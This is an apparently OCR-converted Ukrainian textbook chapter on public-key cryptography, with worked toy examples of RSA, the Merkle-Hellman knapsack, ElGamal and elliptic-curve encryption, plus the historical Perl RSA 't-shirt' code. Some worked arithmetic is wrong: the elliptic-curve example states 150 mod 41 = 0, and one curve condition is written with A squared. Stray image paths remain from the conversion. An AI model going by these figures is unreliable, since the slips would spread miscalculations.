Алгоритми шифрування з відкритим ключем використовують незворотні або односторонні функції. Дані функції мають наступну властивість: при заданому значенні аргументу x відносно просто знайти значення функції $f(x)$, але, якщо відомо значення функції $y = f(x)$, то не існує достатньо простого методу для того, щоб знайти значення аргументу x. Наприклад, функція $y = x^2$. По відомому x, легко знайти значення y, але якщо відоме $y(x) \neq 0$, то точно визначити відповідний аргумент x неможливо. Наприклад, якщо $y = 4$, тоді відповідний аргумент може прийняти одне із двох значень $x = 2$, або $x = -2$.

Але треба зазначити, що не всяка незворотна функція підходить для використання в реальних криптосистемах, окрім того, слід також відзначити, що в самому визначенні незворотності функції присутня невизначеність. Під незворотністю розуміється не теоретична незворотність, а практична неможливість обчислити зворотне значення, використовуючи сучасні обчислювальні засоби за осижний інтервал часу. Тому щоб гарантувати надійний захист інформації, до криптосистем з відкритим ключем пред'являються дві важливих і очевидних вимоги.

1. Перетворення початкового тексту повинне бути умовно незворотнім і виключати його відновлення на основі відкритого ключа.
2. Визначення закритого ключа на основі відкритого також повинне бути неможливим на сучасному технологічному рівні.

Всі сучасні криптосистеми з відкритим ключем спираються на один з наступних типів односторонніх перетворень.

1. Розклад великих чисел на прості множники (алгоритм RSA).
2. Обчислення дискретного логарифма або дискретного ступеня (алгоритм Діффі-Хеллмана-Меркле, схема Ель-Гамаля).
3. Завдання про укладання рюкзака (ранця) (автори Хеллман і Меркле).
4. Обчислення розв'язку рівнянь алгебри.
5. Використання скінченних автоматів (автор Тао Ренжі).
6. Використання кодових конструкцій.
7. Використання властивостей еліптичних кривих.

3.8.1. Алгоритм RSA

Стійкість RSA ґрунтується на великій обчислювальній складності відомих алгоритмів розкладання добутку простих чисел на співмножники. Наприклад, легко знайти добуток двох простих чисел 3 і 17 навіть в думці – 51. Спробуйте в думці знайти два прості числа, добуток яких дорівнює 323 (числа 17 і 19). Звичайно, для сучасної обчислювальної техніки знайти два прості числа, добуток яких дорівнює 323, не проблема. Тому для надійного шифрування алгоритмом RSA, як правило, вибираються прості числа, кількість бінарних розрядів яких дорівнює декільком сотням.

Опис RSA [6] був опублікований в серпні 1977 року в журналі «Scientific American». Автори RSA підтримували ідею її активного розповсюдження. У свою чергу, Агентство національної безпеки (США), побоюючись використання цього алгоритму в недержавних структурах, впродовж декількох років безуспішно вимагало припинення розповсюдження системи. Ситуація деколи доходила до абсурду. Наприклад, коли програміст Адам Бек (Adam Back) описав на мові Perl алгоритм RSA, що складається з декілька рядків, уряд США заборонив розповсюдження цієї програми за межами країни. Люди, незадоволені подібним обмеженням, на знак протесту надрукували текст цієї програми на своїх футболках:

```
print pack"C*",split/\D+/,`echo "16iII*o\U@{$/=$z;[(pop,pop,unpack"H*",<>
)]}\EsMsKsN0[lN*1lK[d2%Sa2/d0<X+d*lMLa^*lN%0]dsXx++lMlN/dsM0<J]dsJxp"|dc`
```

Наведемо більш ясний для розуміння текст програми, який написав Кліфорд Адамс (Clifford Adams)

```
#!/usr/local/bin/perl -s
#Above: full path for perl (may need to be changed on local system).
# -s switch enables simple switch processing, which sets $d to 1
# if "-d" is on the command line (it also removes the switch from ARGV).
# if -d is not given $d is undefined (acts like 0)
#Load the standard bigint library.  Unlike require, do will not complain if
#the library is not present.  The space between do and the quotes is required
#(ha ha) in 4.036.
do 'bigint.pl';
#Set $_ to the key (e or d), and $n to n.
($_,$n)=@ARGV;
#For $_ (the key), if there are an odd number of characters,
#then add a leading zero.  This is needed for the pack below.
s/^.(..)*$/0$&/;
#pack hex digits to 8-bit binary, then unpack to ASCII binary, store in $k
#The outer parens are needed for precedence.
($k=unpack('B*',pack('H*',$_)))
#remove any leading zeros from $k
        =~s/^0*//;
#Extract $x (bigint version of $n).
#   $x=0;    Initialize bigint (needed?)
#   $z=      result of search/replace--the number of characters
#            (hex digits) in $n
#   $n=~s/./      for each character in $n...
#      $x=&badd(&bmul($x,16),hex$&)  ...mult old total and add digit ($&)
#   /ge;

$x=0;$z=$n=~s/./$x=&badd(&bmul($x,16),hex$&)/ge;

#Reading from standard input into $_ until exhausted.
```

```
while(read(STDIN,$_
#...$w characters of STDIN ($w set for later use).
#...don't completely understand formula and reasoning yet.
#This might be able to be shortened, but be careful w/ precendence!
,$w=((2*$d-1+$z)&~1)/2))
{
#result of calculations (output)
    $r=1;
#Make $_ contain trailing NUL/zero characters up to $w total length.
#The $_ string is only changed when encrypting and the final block is short.
#we save a couple chars by set $c clear/cypher (input) here.
    $_=substr($_."\0"x$w,$c=0,$w);
#Set the clear/cypher text bigint.
#   s/.|\n/     for each character in $_ (need .|\n for 8-bit match)...
#      $c=&badd(&bmul($c,256),ord$&)   ...mult old total, add unsigned char.
#   /ge;
    s/.|\n/$c=&badd(&bmul($c,256),ord$&)/ge;
#Set $_ to copy of $k (key--ascii binary) for big calculation below
    $_=$k;
#Do that RSA thang:
#   s/./
#      $r=&bmod(&bmul($r,$r),$x),
#      $&?
#          $r=&bmod(&bmul($r,$c),$x)
#        :0
#      ,""
#   /ge;
#Note: this empties $_, saving a few chars below.
    s/./$r=&bmod(&bmul($r,$r),$x),$&?$r=&bmod(&bmul($r,$c),$x):0,""/ge;
    ($r,$t)=&bdiv($r,256),$_=pack(C,$t).$_ while$w--+1-2*$d;
    print
}
```

Першим етапом будь-якого асиметричного алгоритму є отримання одержувачем шифрограм пари ключів: відкритого і таємного. Для алгоритму RSA етап створення ключів складається з наступних операцій.

№	Опис операції	Приклад
1	Вибираються два прості числа p і q	p=7,q=13
2	Обчислюється добуток n=p*q	n=91
3	Обчислюється функція Ейлера, яка дорівнює φ(n)=(p-1)(q-1)=n-p-q+1. Результат розрахунку даної функції дорівнює кількості додатних чисел, які не більше n і взаємно прості з n.	φ(n)=(7-1)(13-1)=91-7-13+1=72
4	Вибирається довільне число e (0<e<n), взаємно просте з результатом функції Ейлера (e ⊥φ(n)). Число e називається відкритою експонентою.	e=5
5	Обчислюється таємний ключ d із співвідношення (d*e)mod φ(n)=1. Число d називається закритою експонентою. Зазвичай користуються виразом de=1+k φ(n), де k деяке ціле число.	(d*5)mod 72=1, d=29
6	Публікуються відкриті ключі e і n.	

Табл. 3.33. Процедура створення ключів

Примітки. Просте число – натуральне число, більше одиниці, яке не має інших дільників, окрім самого себе і одиниці. Взаємно прості числа – числа, що не мають загальних дільників, окрім 1, наприклад, p=3, q=5 – взаємно прості.

Процедури шифрування і дешифрування виконуються відповідно наступних формул

$$C = T^e \bmod n, T = C^d \bmod n.$$

де Т, С - числові еквіваленти символів відкритого і шифрованого повідомлення.

Приклад шифрування по алгоритму RSA (з ключами із таблиці 3.33) наведений в наступній таблиці. Коди літер відповідають їх положенню в кирилиці (починаючи з 1).

Повідомлення Т	Символ	П	А	Р	О	Л	Ь
	Код	16	1	17	15	12	29
Шифрограма $C = T^5 \bmod 91$		74	1	75	71	38	22
Розшифровка $T = C^{29} \bmod 91$		16	1	17	15	12	29

Табл. 3.34. Приклад шифрування по алгоритму RSA

Слід зазначити, що p і q вибираються так, щоб n було більше коду будь-якого символу відкритого повідомлення. У автоматизованих системах початкове повідомлення переводитися в бінарний вид, після чого шифрування виконується над блоками бітів, рівної довжини. Довжина блоку повинна бути менше, ніж довжина бінарного представлення n.

У реальних криптографічних програмах генерація ключів є дуже відповідальною справою, по-перше, вибір дійсно випадкових чисел, само по собі нетривіальний, а, по-друге, перевірка числа на простоту є досить складною операцією.

3.8.2. Алгоритм на основі завдання про укладання ранця

У 1978 р. Меркль і Хеллман запропонували використовувати для асиметричного шифрування завдання про укладання ранця (рюкзака). Дана задача відноситься до класу NP-повних завдань і формулюється наступним чином. Дана множина предметів різної ваги. Ставиться питання, чи можна покласти деякі з цих предметів в ранець так, щоб його вага стала дорівнювати заданому значенню? Формальніше завдання формулюється так: даний набір значень $M_1, M_2, ..., M_n$ і сумарна величина S, потрібно обчислити значення b_i такі що

$$S = b_1 M_1 + b_2 M_2 + ... + b_n M_n,$$

де n – кількість предметів; b_i - бінарний множник. Значення $b_i = 1$ означає, що предмет і кладуть до ранця $b_i = 0$ - не кладуть.

Наприклад, ваги предметів мають значення 1, 5, 6, 11, 14, 20, 32 і 43. При цьому можна упакувати ранець так, щоб його вага була рівною 22, використавши предмети вагою 5, 6 і 11. Неможливо запакувати ранець так, щоб його вага стала дорівнювати 24.

У основі алгоритму, запропонованого Мерклем і Хеллманом, лежить ідея шифрування повідомлення на основі рішення серії завдань закладання ранця. Предмети з купи вибираються за допомогою блоку відкритого тексту, довжина якого (у бітах) дорівнює кількості предметів у купі. При цьому біти відкритого тексту відповідають значенням b, а текст є отриманою сумарною вагою. Приклад шифрограми, отриманої за допомогою завдання про укладання ранця, наведено у наступній таблиці.

Відкритий текст	1 1 1 0 0 1 0 0	0 1 0 1 1 0 0 1	0 0 0 0 0 0 0 0
Ранець (ключ)	1 5 6 11 14 20 32 43	1 5 6 11 14 20 32 43	1 5 6 11 14 20 32 43
Шифрограма	32 (1+5+6+20)	73 (5+11+14+43)	0

Табл. 3.35. Приклад шифрування на основі завдання про укладання ранця

Суть використання даного підходу для шифрування полягає в тому, що насправді існують два різні завдання укладання ранця - одна з них вирішується легко і характеризується лінійним зростанням трудомісткості, а інша, як прийнято вважати, ні. Легкий для укладання ранець можна перетворити на важкий. Раз так, то можна застосувати в якості відкритого ключа важкий для укладання ранець, який легко використовувати для шифрування, але неможливо - для дешифрування. А в якості закритого ключа застосувати легкий для укладання ранець, який надає простій спосіб дешифрування повідомлення.

В якості закритого ключа (легкого для укладання ранця) використовують надзростаючу послідовність. Надзростаючою називається послідовність, в якій кожен подальший член більше суми всіх попередніх. Наприклад, послідовність {2, 3, 6, 13, 27, 52, 105, 210} є такою, що надзростає, а послідовність {1, 3, 4, 9, 15, 25, 48, 76} – не є такою.

Рішення для надзростаючого ранця знайти легко. В якості поточного вибирається повна вага, яку треба отримати, і порівнюється з вагою найважчого предмету в ранці. Якщо поточна вага менше ваги даного предмету, то його в ранець не кладуть, інакше його укладають в ранець. Зменшують поточну вагу на вагу покладеного предмету і переходять до наступного по вазі предмету в послідовності. Кроки повторюються до тих пір, поки процес не закінчиться. Якщо поточна вага зменшиться до нуля, то рішення знайдене. Інакше – його немає.

Наприклад, нехай повна вага рюкзака дорівнює 270, а послідовність вагів предметів дорівнює {2, 3, 6, 13, 27, 52, 105, 210}. Найбільша вага – 210. Він менше 270, тому предмет вагою 210 кладуть в рюкзак. Віднімають 210 з 270 і отримують 60. Наступна найбільша вага послідовності рівна 105. Він більше 60, тому предмет вагою 105 в рюкзак не кладуть. Наступний найважчий предмет має вагу 52. Він менше 60, тому предмет вагою 52 також кладуть в рюкзак. Аналогічно проходять процедуру укладання в рюкзак предмети вагою 6 і 2. В результаті повна вага зменшиться до 0. Якби цей рюкзак був би використаний для дешифрування, то відкритий текст, отриманий із значення шифротекста 270, був би рівний 10100101.

Відкритий ключ є не надзростаючою (нормальною) послідовністю. Він формується на основі закритого ключа і, як прийнято вважати, не дозволяє легко вирішити задачу про укладання ранця. Для його отримання береться добуток всіх значень закритого ключа число n по модулю m. Значення модуля m повинне бути більше суми всіх чисел послідовності, наприклад, 420 (2+3+6+13+27+52+105+210=418). Множник n повинен бути взаємно простим

числом з модулем m, наприклад, 31. Результат побудови нормальної послідовності (відкритого ключа) представлений в наступній таблиці.

Закритий ключ, k_i	2	3	6	13	27	52	105	210
Відкритий ключ, $(k_i*n) \bmod m=(k_i*31) \bmod 420$	62	93	186	403	417	352	315	210

Табл. 3.36. Приклад отримання відкритого ключа

Для шифрування повідомлення спочатку розбивається на блоки, що по розмірах дорівнюють числу елементів послідовності у ранці. Потім, вважаючи, що одиниця указує на присутність елементу послідовності у рюкзаку, а нуль — на його відсутність, обчислюються повні ваги рюкзаків – по одному рюкзаку для кожного блоку повідомлення.

Як приклад візьмемо відкрите повідомлення «РЮКЗАК», символи якого представимо в бінарному вигляді відповідно до таблиці код символів Windows 1251. Результат шифрування за допомогою відкритого ключа {62, 93, 186, 403, 417, 352, 315, 210} представлений в наступній таблиці.

Відкрите повідомлення		Сума вагів	Шифрограма (рюкзак), Сі
Символ	Bin-код		
Р	1101 0000	62+93+403	558
Ю	1101 1110	62+93+403+417+352+315	1642
К	1100 1010	62+93+417+315	887
З	1100 0111	62+93+352+315+210	1032
А	1100 0000	62+93	155
К	1100 1010	62+93+417+315	887

Табл. 3.37. Приклад шифрування.

Для розшифрування повідомлення одержувач повинен спочатку знайти зворотне число n^{-1}, таке що $(n * n^{-1}) \bmod m = 1$. У математиці зворотне число n^{-1} (зворотне значення, зворотна величина) - число, добуток якого на дане число n, дає одиницю **(**$n * n^{-1} = 1$). Зворотними числами по модулю m називаються такі числа n і n^{-1}, для яких справедливе співвідношення $(n * n^{-1}) \bmod m = 1$. Для обчислення зворотних чисел по модулю зазвичай використовується розширений алгоритм Евкліда. Після визначення зворотного числа кожне значення шифрограми помножується на n^{-1} по модулю m і за допомогою закритого ключа визначаються біти відкритого тексту.

У нашому прикладі надзростаюча послідовність дорівнює {2, 3, 6, 13, 27, 52, 105, 210}, m = 420, n = 31. Значення n^{-1} дорівнює 271 (31*271 mod 420 = 1).

Шифрограма (рюкзак), Сі	$(C_i * n^{-1}) \bmod m = (C_i * 271) \bmod 420$	Сума вагів	Відкрите повідомлення	
			Bin-код	Символ
558	18	2+3+13	1101 0000	Р
1642	202	2+3+13+27+52+105	1101 1110	Ю
887	137	2+3+27+105	1100 1010	К
1032	372	2+3+52+105+210	1100 0111	З
155	5	2+3	1100 0000	А

887	137	2+3+27+105	1100 1010	К

Табл. 3.38. Приклад розшифрування

Треба зазначити, що розкриття даного способу шифрування успішно вирішене Шаміром і Циппелом в 1982 р.

3.8.3. Алгоритм шифрування Ель-Гамаля

Схема була запропонована Тахером Ель-Гамалем (طاهر الجمل) в 1984 році. Він удосконалив систему Діффі-Хеллмана і отримав два алгоритми, які використовувалися для шифрування і забезпечення аутентифікації. Стійкість даного алгоритму базується на складності розв'язку задачі дискретного логарифмування [42].

Суть завдання полягає в наступному.

$$g^x \bmod p = y.$$

Потрібно по відомим g, y і p знайти ціле ненегативне число x (дискретний логарифм).

Порядок створення ключів наведено у наступній таблиці.

№	Опис операції	Приклад
1	Вибирається просте число p.	p=23
2	Вибирається довільне число g, що є первісним коренем по модулю p, тобто найменшим позитивним числом g, таким, що $g^{\varphi(p)} \bmod p = 1$ і $g^i \bmod p \neq 1$, для $1 \le i < \varphi(p)$, де $\varphi(p)$ – функція Ейлера. Оскільки p-просте число, то $\varphi(p) = p - 1$.	g=5
3	Вибирається випадкове ціле число x(1<x<p)	x=3
4	Обчислюється $y = g^x \bmod p$	y=53mod23=125mod23=10
5	Відкритий ключ y,g,p. Причому g і p можна зробити загальними для групи користувачів. Закритий ключ має значення x.	

Табл. 3.39. Процедура створення ключів

Для шифрування кожного окремого блоку початкового повідомлення треба вибрати випадкове число k (1 < k < p – 1). Після чого, шифрограма генерується згідно співвідношення

$$a = g^k \bmod p, b = \left(y^k T\right) \bmod p,$$

де T – початкове повідомлення; (a, b) – зашифроване повідомлення.

Дешифрування повідомлення виконується згідно наступної формули

$$T = \left(b\left(a^x\right)^{-1}\right)\bmod p \text{ або } T = \left(ba^{p-1-x}\right)\bmod p,$$

де $\left(a^x\right)^{-1}$ – зворотне значення числа a^x по модулю p.

Приклад шифрування і дешифрування згідно алгоритму Ель-Гамаля при k = 7 наведено в таблиці 3.40, хоча для шифрування кожного блоку (у нашому випадку літери) початкового повідомлення треба використовувати своє випадкове число k.

Повідомлення T	Символ	П	А	Р	О	Л	Ь
	Код	16	1	17	15	12	29
Шифрограма $b = \left(10^7 T\right)\bmod 23$		17	14	8	3	7	15
Розшифрування $T = \left(5b\right)\bmod 23$		16	1	17	15	12	29

Табл. 3.40. Приклад шифрування згідно алгоритму Ель-Гамаля (при k = const).

З огляду на те, що число k є довільним, то таку схему ще називають схемою імовірнісного шифрування. Імовірнісний характер шифрування є перевагою для схеми Ель-Гамаля, оскільки схемі імовірнісного шифрування властива велика стійкість у порівнянні зі схемами із фіксованим процесом шифрування. Недоліком схеми шифрування Ель-Гамаля є подвоєння довжини зашифрованого тексту в порівнянні з початковим текстом. Для схеми імовірнісного шифрування само повідомлення T і ключ не визначають шифротекст однозначно.

3.8.4. Алгоритми на основі еліптичних кривих

Використання еліптичних кривих для створення криптосистем було незалежно запропоноване Нилом Кобліцем (Neal Koblitz) і Віктором Міллером (Victor Miller) в 1985 році. При використанні алгоритмів на еліптичних кривих вважається, що не існує швидких алгоритмів для вирішення задачі дискретного логарифмування в групах точок еліптичної кривої. ([8],[9],[86])

Еліптичною кривою E називається множина точок (x, y), які задовольняють однорідному рівнянню Вейерштраса:

$$y^2 + a_1xy + a_2y = x^3 + a_3x^2 + a_4x + a_5,$$

де a_i - коефіцієнти рівняння.




Рис.3.41. Приклади еліптичних кривих

У криптографії еліптичні криві розглядаються над двома типами скінченних полів: простими полями непарної характеристики (Z_n де n > 3 - просте число) і полями характеристики 2 ($GF(2^m)$).

Еліптичні криві над полями непарної характеристики Z_n можна привести до вигляду еліптичної кривої в короткій формі Вейерштраса:

$$y^2 = x^3 + Ax + B(\mathrm{mod}\, n),$$

де $A, B \in Z_n$ - коефіцієнти еліптичної кривої, що задовольняють умові $4A^3 + 27B^2 \neq 0(\mathrm{mod}\, n)$.

Важливою умовою є відсутність особливих точок у еліптичної кривої. Геометрично це означає, що графік не повинен мати точок повернення і самоперетину. Алгебраїчно ця умова еквівалентна обмеженню на дискримінант


$$\Delta = -16\left(4A^3 + 27B^2\right) \neq 0.$$

Якщо крива не має особливих точок і дискримінант додатний, то її графік розпадається на дві частини, і одну - якщо від'ємний. Наприклад, для графіків на рисунку 3.41, в першому випадку дискримінант дорівнює 64, а в другому він дорівнює -368.

Слід зазначити, що в Z_n у кожного ненульового елементу є або два квадратні корені, або немає жодного, тому точки еліптичної кривої розбиваються на пари виду $P = (x, y)$ і $-P = (x, -y)$. Наприклад, еліптична крива $y^2 = x^3 + 3x + 2$ над полем Z_n. На цій кривій, зокрема, для x = 1 лежать точки (1, 1) і (1 -1), $1^2 \equiv 1^3 + 3 * 1 + 2 \pmod 5$ и $(-1)^2 \equiv 1^3 + 3 * 1 + 2 \pmod 5$.

Введемо дві операції, які можна виконувати над точками кривої.

Складання точок $P_3(x_3, y_3) = P_1(x_1, y_1) + P_2(x_2, y_2)$




$y^2 = x^3 - x$ $y^2 = x^3 - x + 1$

Рис.3.42. Додавання точок.

$$\lambda = \begin{cases} \dfrac{y_2 - y_1}{x_2 - x_1}, & x_1 \neq x_2, \\ \dfrac{3x_1^2 + A}{2y_1}, & x_1 = x_2, \end{cases}$$

$$\begin{cases} x_3 = \lambda^2 - x_1 - x_2, \\ y_3 = \lambda(x_1 - x_3) - y_1. \end{cases}.$$

Добуток точки на число $P_k(x_k, y_k) = kP(x, y)$.



$y^2 = x^3 - x$ $y^2 = x^3 - x + 1$

Рис.3.43. Подвоєння точки

А) варіант 1 – виконати складання точки P k раз

$$P_k(x_k, y_k) = k \cdot P(x, y) = \underbrace{P + P + \ldots + P}_{k};$$

В) варіант 2 – з використанням бінарного представлення числа k = (b_L, …, b_2, b_1) і операції подвоєння точки. Наприклад, k = 110 = $(1101110)_2$, тоді P_k = 64P + 32P + 8P + 4P + 2P.

Розглянемо процедуру створення ключів.

№	Опис операції	Приклад
1	Вибирається модуль еліптичної кривої – просте число n ($n>2^{255}$- ГОСТ)	N=41
2	Вибираються коефіцієнти еліптичної кривої A і B. Повинна дотримуватися умова $\left(4A^2+27B^2\right)\bmod n \neq 0$, інакше міняються параметри еліптичної кривої n, A або B.	A=3,B=7 $(4*3^3+27*7^2)\bmod 41=37$
3	Вибирається точка еліптичної кривої $P(x_0,y_0)$ і обчислюється порядок циклічної підгрупи групи точок еліптичної кривої. Вибираємо довільне x_0($0<x_0<n$) і визначається y_0 з рівняння еліптичної кривої. Повинні виконуватися умови: • Для x_0 повинен існувати y_0 (не для кожного x_0 при даних значень параметрів еліптичної кривої n, A і B існує y_0) • P≠0 і qP=0, де 0- нульова точка еліптичної кривої (P+(-P)=0) • q- просте число • $n^t \bmod q \neq 1$, для всіх цілих t=1,2.,T, де T≥11 • $2^{254}<q<2^{256}$ (ГОСТ) Інакше міняються або параметри еліптичної кривої n, A або B або вибирається інша точка P.	$x_0=7((7^3+3*7+7) \bmod 41=2)$ $y_0=17(17^2 \bmod 41=2)$ q=47.
4	Вибирається закритий ключ d ($0<d<q$)	d=10
5	Визначається точка еліптичної кривої $Q(x_q,y_q)$ $Q(x_q,y_q)=d*P(x_p,y_p)$	$x_q=36,y_q=20$.
6	Публікується відкритий ключ [(A,B), $P(x_p,y_p)$,n, $Q(x_q,y_q)$]. Для отримання та перевірки електронного цифрового підпису, q є частиною відкритого ключа замість n.	

Табл. 3.44. Процедура отримання ключів

1) Розраховуються координати першої точки з співвідношення

$$y^2 = x^3 + Ax + B(\bmod n) > y^2 = x^3 + 3x + 7(\bmod 41).$$

Нехай $x_1 = 7$, тоді $y_1^2 \bmod 41 = \left(7^3 + 3\times 7 + 7\right)\bmod 41 = 2$, звідки $y_1 = 17$.

$$P(x_0, y_0) = P(x_1, y_1) = P(7,17).$$

2) Знайдемо координати другої точки. Для цього спочатку обчислюється коефіцієнт λ

$$\lambda = \frac{3x_1^2 + A}{2y_1} (\mathrm{mod}\, n) = \frac{3 \times 7^2 + 3}{2 \times 17} (\mathrm{mod}\, 41) = \frac{150}{34} (\mathrm{mod}\, 41) \Rightarrow$$

$$34\lambda \bmod 41 = 150 \bmod 41 \Rightarrow 34\lambda \bmod 41 = 0.$$

Розв'язуючи останнє рівняння, отримуємо $\lambda = 2.$

Координати другої точки отримуємо шляхом подвоювання першого з співвідношень

$$x_2 = \left(\lambda^2 - 2x_1\right) \bmod n = \left(2^2 - 2 \times 7\right) \bmod 41 = -10 \bmod 41 = 31,$$

$$y_2 = \left(\lambda\left(x_1 - x_2\right) - y_1\right) \bmod n = \left(2\left(7 - 31\right) - 17\right) \bmod 41 = -65 \bmod 41 = 17.$$

3) Кожну наступну точку розраховуємо згідно формул, поки в знаменнику першої формули не буде отримано 0:

$$\lambda_1 = \frac{y_{i-1} - y_1}{x_{i-1} - x_1} (\mathrm{mod}\, n), \quad \begin{cases} x_i = \left(\lambda_i^2 - x_1 - x_{i-1}\right) \bmod n \\ y_i = \left(\lambda_1\left(x_1 - x_i\right) - y_1\right) \bmod n. \end{cases}$$

Отримуємо:

- $\lambda_3 = 0$, $x_3 = 3$, $y_3 = 24$;
- $\lambda_4 = 29$, $x_4 = 11$, $y_4 = 31$;
- $\lambda_5 = 24$, $x_5 = 25$, $y_5 = 2$;
- …;
- $\lambda_{46} = 2$, $x_{46} = 7$, $y_{46} = 24$.

До отриманого числа точок додаємо точку 0, внаслідок чого q = 46 + 1 = 47.

Точка 0 є результат складання точок $P(x_1, y_1)$ і $P(x_1, -y_1)$.

Процедура шифрування окремого блоку виконується наступним чином.

№	Опис операції	Приклад
1	Визначається десяткове представлення літери t	Літера «К» t=12
2	Визначається випадкове число k (0<k<n)	k=5
3	Визначається точка $P_k(x_{pk},y_{pk})=k*P$	$P_k(25,2)$
4	Визначається точка $Q_k(x_{qk},y_{qk})=k*Q$	$Q_k(3,24)$
5	Обчислюється $c=(t*x_{qk}) \bmod n$	c=(12*3) mod 41=36
6	Шифрограма – пара $[P_k,c]$	$[P_k(25,2),36]$

Табл. 3.45. Процедура шифрування окремого блоку (літери)

Процедура розшифрування окремого блоку виконується наступним чином.

№	Опис операції	Приклад
1	Обчислюється точка $D(x_d,y_d)=d*P_k$	D(3,24)
2	Обчислюється бінарне представлення	$x_d^{-1} = 14\left(\left(3*14\right) \bmod 41 = 1\right),$

	зашифрованої літери $t = \left(c * x_d^{-1}\right) \bmod n$, де x_d^{-1} зворотне число до x_d по модулю n.	$t = \left(36 * 14\right) \bmod 41 = 12$
3	Визначається початкове повідомлення за її десятковим уявленням	Літера «К»

Табл. 3.46. Процедура розшифрування окремого блоку (літери)

Наведений спосіб шифрування є варіацією шифрування Ель-Гамаля. Якщо стійкість алгоритму шифрування Ель-Гамаля базується на складності рішення задачі дискретного логарифмування, то стійкість шифрування за допомогою еліптичних кривих базується на складності знаходження множника k точки P по їх добутку. Тобто якщо Q=kP, то якщо відомо P і k, досить легко знайти Q. Ефективний розв'язок зворотної задачі (знайти k при відомих P і Q) на даний момент поки не відомий.

3.8.5. Імовірнісне шифрування

Імовірнісне шифрування є різновидом криптосистем з відкритим ключем (автори - Шафі Гольдвассер (Shafi Goldwasser) і Сильвіо Мікалі (Silvio Micali)). Даний вид шифрування відносять до тих, що допускають неоднозначне розкриття. Основною метою імовірнісного шифрування є усунення витоку інформації в криптографії з відкритим ключем. Оскільки криптоаналітик завжди може зашифрувати випадкові повідомлення відкритим ключем, він може отримати деяку інформацію. За умови, що у нього є шифротекст $C\left(C = E_k(T)\right)$ і він намагається отримати відкритий текст T, криптоаналітик може вибрати випадкове повідомлення T' і зашифрувати: $C' = E_k(T')$. Якщо C' = C, то він отримав правильний відкритий текст. Інакше він робить наступну спробу.

Імовірнісне шифрування таку спробу атаки шифротексту робить безглуздою. Іншими словами, при шифруванні за допомогою одного і того ж відкритого ключа можна отримати різні шифротексти, які при розшифровці дають один і той же відкритий текст.

$$C_1 = E_k(T), C_2 = E_k(T), C_3 = E_k(T), ..., C_N = E_k(T),$$

$$T = D_k(C_1) = D_k(C_2) = D_k(C_3) = ... = D_k(C_N).$$

В результаті, навіть якщо у криптоаналітика є шифротекст C_i і він вгадає T, то в результаті операції дешифрування вийти $C_j = E_k(T)$. Імовірність того, що $C_i = C_j$ вкрай низка. Таким чином, криптоаналітик навіть не дізнається, чи була вірною його здогадка відносно T чи ні.

3.9. Хеш-кодування функції

Хешування (англ. hashing) - перетворення вхідного масиву даних довільної довжини у вихідний бітовий рядок фіксованої довжини. Такі перетворення також називаються хеш-функціями або функціями згортки, вхідний масив – прообразом, а результати перетворення - хеш-кодуванням, хеш-кодом, хеш-образом, цифровим відбитком або дайджестом повідомлення (англ. message digest).

Хеш-функція – проста в обчислюванні функція, що перетворює початкове повідомлення довільної довжини (прообраз) в повідомлення фіксованої довжини (хеш-образ), для якої не існує ефективного алгоритму пошуку колізій.

